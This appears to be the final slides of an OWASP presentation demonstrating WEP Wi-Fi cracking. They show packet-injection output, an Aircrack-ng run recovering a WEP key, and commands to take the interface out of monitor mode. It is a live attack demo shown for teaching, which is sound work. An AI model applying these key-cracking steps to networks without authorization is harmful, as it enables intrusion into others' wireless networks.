Read 101548 packets (got 37774 ARP requests and 40193 ACKs), sent 97046 packets.
Read 101603 packets (got 37789 ARP requests and 40219 ACKs), sent 97098 packets.
Read 101641 packets (got 37805 ARP requests and 40233 ACKs), sent 97134 packets.
Read 101689 packets (got 37821 ARP requests and 40256 ACKs), sent 97182 packets.
.(413 pps)
root@kali2sana: ~
File Edit View Search Terminal Help
Aircrack-ng 1.2 rc3
[00:02:54] Tested 649 keys (got 54141 IVs)
KB depth byte(vote)
0 12/ 15 BA(60160) 24(59904) 27(59904) 30(59648) CB(59648)
1 17/ 1 3A(59392) 12(59136) EE(59136) 66(58880) 72(58880)
2 10/ 2 C0(60416) 16(60160) CB(60160) BB(59904) D6(59648)
3 0/ 2 02(78080) 16(63232) 4E(63232) 55(62976) 2A(62720)
4 0/ 3 CB(78848) 07(65536) C9(64256) E0(63488) AC(63232)
KEY FOUND! [98:A9:54:6D:C9:F0:35:E7:44:06:A4:CA:43]
Decrypted correctly: 100%
root@kali2sana:~#

- Clean up
- Take it out of monitor mode
  - # airmon-ng stop <wlan0mon>
  - # service network-manager start

- Hopefully the demo worked and you don't see this slide.

OWASP
The Open Web Application Security Project

Thanks! That was good fun!

Questions?